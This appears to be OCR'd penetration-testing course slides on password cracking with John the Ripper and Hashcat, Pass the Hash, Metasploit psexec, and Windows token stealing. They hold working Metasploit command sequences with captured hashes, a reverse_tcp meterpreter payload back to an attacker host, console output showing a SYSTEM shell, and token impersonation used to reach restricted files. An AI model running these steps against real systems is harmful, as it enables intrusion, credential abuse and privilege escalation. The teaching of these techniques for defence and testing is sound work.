
- Cracked password printed to the screen and stored in **`john.pot`**
  - Remember to remove this file when you are done cracking passwords
- John automatically stores (~10 minutes) status in **`john.rec`** file
  - Used to recover John execution if it crashes before complete

John's Output



Johnny → John the Ripper GUI

- In Kali



GPUs to the Rescue!

- Graphics Processing Units handle highly parallel tasks exceptionally well
- 25 AMD Radeon graphics cards
- 350 billion guesses per second

25-GPU cluster cracks every standard Windows password in <6 hours

All your passwords are belong to us.

by **Dan Goodin** - Dec 9 2012, 7:00pm EST

arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/

- Hashcat – "**World's fastest password cracker**"
  - Uses CPU and GPUs
  - 160+ hash types implemented

hashcat

advanced password recovery

Pass the Hash (PTH)

- Why bother cracking the passwords from hashes?
- PTH removes the need to guess or crack passwords
- Technique uses the cached password hash to log onto a machine instead of the password itself
  - Password hashes are equivalent to plaintext passwords

- First publicly acknowledged in Paul Ashton's publication of "NT Pass the Hash" code on Bugtraq in 1997
- Most often used on Windows-based systems, but can be done on other systems including Linux
- Good paper on file server
  - Ewaida - Pass-the-hash-attacks-tools-mitigation_33283.pdf

Pass the Hash Theory


- PTH exploits the Single Sign-On (SSO) functionality in Windows authentication protocols
  - As used by Kerberos and NTLM

- Once users authenticate a first time, they are given access to further resources without re-authentication through SMB protocol

- Allows sharing of directories, files, and printers
- Uses SMB over TCP/IP (port 445) or NBT (port 139)

Pass the Hash Process


- User credentials must be the same on both computers
- Attack computer 1 and grab hashes
- Use Admin's hash to log into computer 2



User - Admin
Password – apple
Hash = 5EBE7DFA074DA8EE8AEF1FAA2BBDE876

User - Admin
Password – apple
Hash = 5EBE7DFA074DA8EE8AEF1FAA2BBDE876


Pass the Hash Theory - Normal Authentication



1. User attempts to access resource (file server)
2. Server sends authentication challenge
3. User supplies username and password
4. Supplied password is transformed into hash
5. Username and hash are sent to server
6. Server checks hash value against expected value
7. Access granted to resource

www.securitytube.net/video/1215

Pass the Hash Theory - Passing the Hash




1. User attempts to access resource (file server)
2. Server sends authentication challenge
3. Tool supplies username and ~~password~~ stolen hash
4. ~~Supplied password is transformed into hash~~ (Skipped)
5. Username and hash are sent to server
6. Server checks hash value against expected value
7. Access granted to resource

www.securitytube.net/video/1215

Got Hashes?

- Open the pwdump file and find the Administrator (or any other) hash
- Note the "NO PASSWORD**********" in the LM field
  - You will need to change the "NO PASSWORD **" to 32 0's later



Psexec: A Metasploit Module
ONE OF THE MOST USEFUL MODULES

- Establishes an SMB session to target using admin credentials
- Psexec - originally a Sysinternals remote admin tool
  - Mark Russinovich
- Same concept used by Metasploit
  - An "exploit" module although not really exploiting a vulnerability
- How does metasploit psexec work?
  - Creates a meterpreter session through port 445
    - Uploads an executable to target
    - Creates a service with pseudo-random name
    - Runs the payload with local SYSTEM privileges
    - Automatically removes the executable and service
    - Cleans up after itself

www.securitytube.net/video/833

Using Metasploit to Pass the Hash

- `use exploit/windows/smb/psexec_psh`
- `set payload windows/meterpreter/reverse_tcp`
- `set lhost 10.1.0.138` (attacker machine)
- `set rhost 10.1.0.110` (target machine)
- `set SMBUser Administrator`
- `set SMBPASS 00000000000000000000000000000000:B1F01D13CDB6FCF1792153512DCC0084`

From fgdump

  - Must submit all characters including colon
  - If there is "NO PASSWORD" listed in the field, use 32 zeros

- Can use the password, instead of the hash, if you know it!!
- `set SMBPASS Password!123`
  - You still get a meterpreter shell

Using Metasploit to Pass the Hash

```
msf exploit(windows/smb/psexec_psh) > exploit

[*] Started reverse TCP handler on 10.1.0.55:4444
[*] 10.12.1.221:445 - Executing the payload...
[+] 10.12.1.221:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec_psh) > exploit

[*] Started reverse TCP handler on 10.1.0.55:4444
[*] 10.12.1.221:445 - Executing the payload...
[*] Sending stage (179779 bytes) to 10.12.1.221
[+] 10.12.1.221:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (10.1.0.55:4444 -> 10.12.1.221:1043) at 2018-01-15 16:03:01 -0500
[*] Sending stage (179779 bytes) to 10.12.1.221

meterpreter > getsystem
```


Failed

Using Metasploit to Pass the Hash


- Verify you are on the target
- Awesome! You own the machine using pass the hash versus trying to crack the password!

```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1392 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
LISXP44PH1

C:\WINDOWS\system32>
```


Armitage Can Pass the Hash Too



- If you have the hash for an administrator



- If you know the password for an administrator



Hit Launch and It Exploits Target

```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(windows/smb/psexec) > set LPORT 22937
LPORT => 22937
msf exploit(windows/smb/psexec) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf exploit(windows/smb/psexec) > set SMBUser administrator
SMBUser => administrator
msf exploit(windows/smb/psexec) > set RPORT 445
RPORT => 445
msf exploit(windows/smb/psexec) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf exploit(windows/smb/psexec) > set SMBPass
00000000000000000000000000000000:eeaad
SMBPass =>
00000000000000000000000000000000:eeaad
msf exploit(windows/smb/psexec) > set RHOST 10.X.X.X
RHOST => 10.X.X.X
msf exploit(windows/smb/psexec) > exploit -j
```

Armitage May Throw An Error

```
msf > use exploit/
[-] Failed to load module: exploit/
msf > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf > set SMBUser administrator
SMBUser => administrator
msf > set LPORT 15452
LPORT => 15452
msf > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf > set RPORT 445
RPORT => 445
msf > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf > set SMBPass 00000000000000000000000000000000
SMBPass => 00000000000000000000000000000000:
msf > set RHOST 10.
RHOST => 10.
msf > exploit -j
[-] Unknown command: exploit.
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > exploit
[*] 10.12.1.232:445 - Connecting to the server..
```

Armitage stops here

You type the green boxes

Be Patient

```
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 3.
[*] Started bind handler
[*] 10.X.X.X:445 - Connecting to the server...
[*] 10.X.X.X:445 - Authenticating to
        10.X.X.X:445|WORKGROUP as user 'administrator'...
[*] 10.X.X.X:445 - Selecting PowerShell target
[*] 10.X.X.X:445 - Executing the payload...
[+] 10.X.X.X:445 - Service start timed out, OK if running
                       a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.X.X.X
[*] Meterpreter session 1 opened (10.1.0.55:37381 ->
            10.X.X.X:22937) at 2018-01-15 15:50:52 -0500
```

Windows Access Tokens

- Integral to Microsoft's authentication, access control, and single sign-on model
- Tokens created and managed by LSASS
  - Kernel data structures
    - Windows API calls are used to enumerate and impersonate tokens
- Processes have a primary token that dictate their privileges
  - Threads use this primary token but can impersonate a different security context through impersonation tokens
- Not a flaw in Windows
  - This is just how Windows is designed and implements tokens
  - In a compromised system, these tokens may be used to elevate privileges
  - Tokens persist until a reboot

Four Access Token Security Levels


- Identity
- Anonymous

} Do not have the capability to transfer from one security context to another

- Impersonation
  - Result from non-interactive logons (FTP server)
- Delegation 
  - Result from interactive logons (console or remote login using terminal services)
- An attacker may steal these tokens to assume the rights of that user to access other machines or resources on the local machine

Privilege Escalation

- Delegate and Impersonation tokens may allow privilege escalation
- Example scenario:
  - Attack computer
    - You are currently SYSTEM on computer
    - Try to access a file (**`Bank-Accounts.txt`**) → access denied
      - File is locked down to WOPR
  - Steal WOPR's delegate token
    - Can now access locked file because the attacker is impersonating WOPR



`Bank-Accounts.txt`
locked down
to WOPR only

Privilege Escalation

- If you can run commands in a shell on the target, use the following to create Delegation tokens


- **runas /noprofile /user:barry cmd.exe**

```
C:\Users\bmullins.CDN>runas /noprofile /user:barry cmd.exe
Enter the password for barry: _
```


- This opens a command shell on the target with barry as the owner
- It also creates a Delegation token to be stolen

- Fun fact: if the target closes the newly-opened cmd window, the token downgrades to Impersonation

Armitage Stealing Tokens – List Tokens




- "Steal Token" will display any available tokens as shown below
- Click on one of the tokens (WOPR) and click "Steal Token"
  - Button really should be "Impersonate"



Armitage Stealing Tokens – Using Tokens

- We are now successfully impersonating the user WOPR


- Can now access files and folders locked down to WOPR

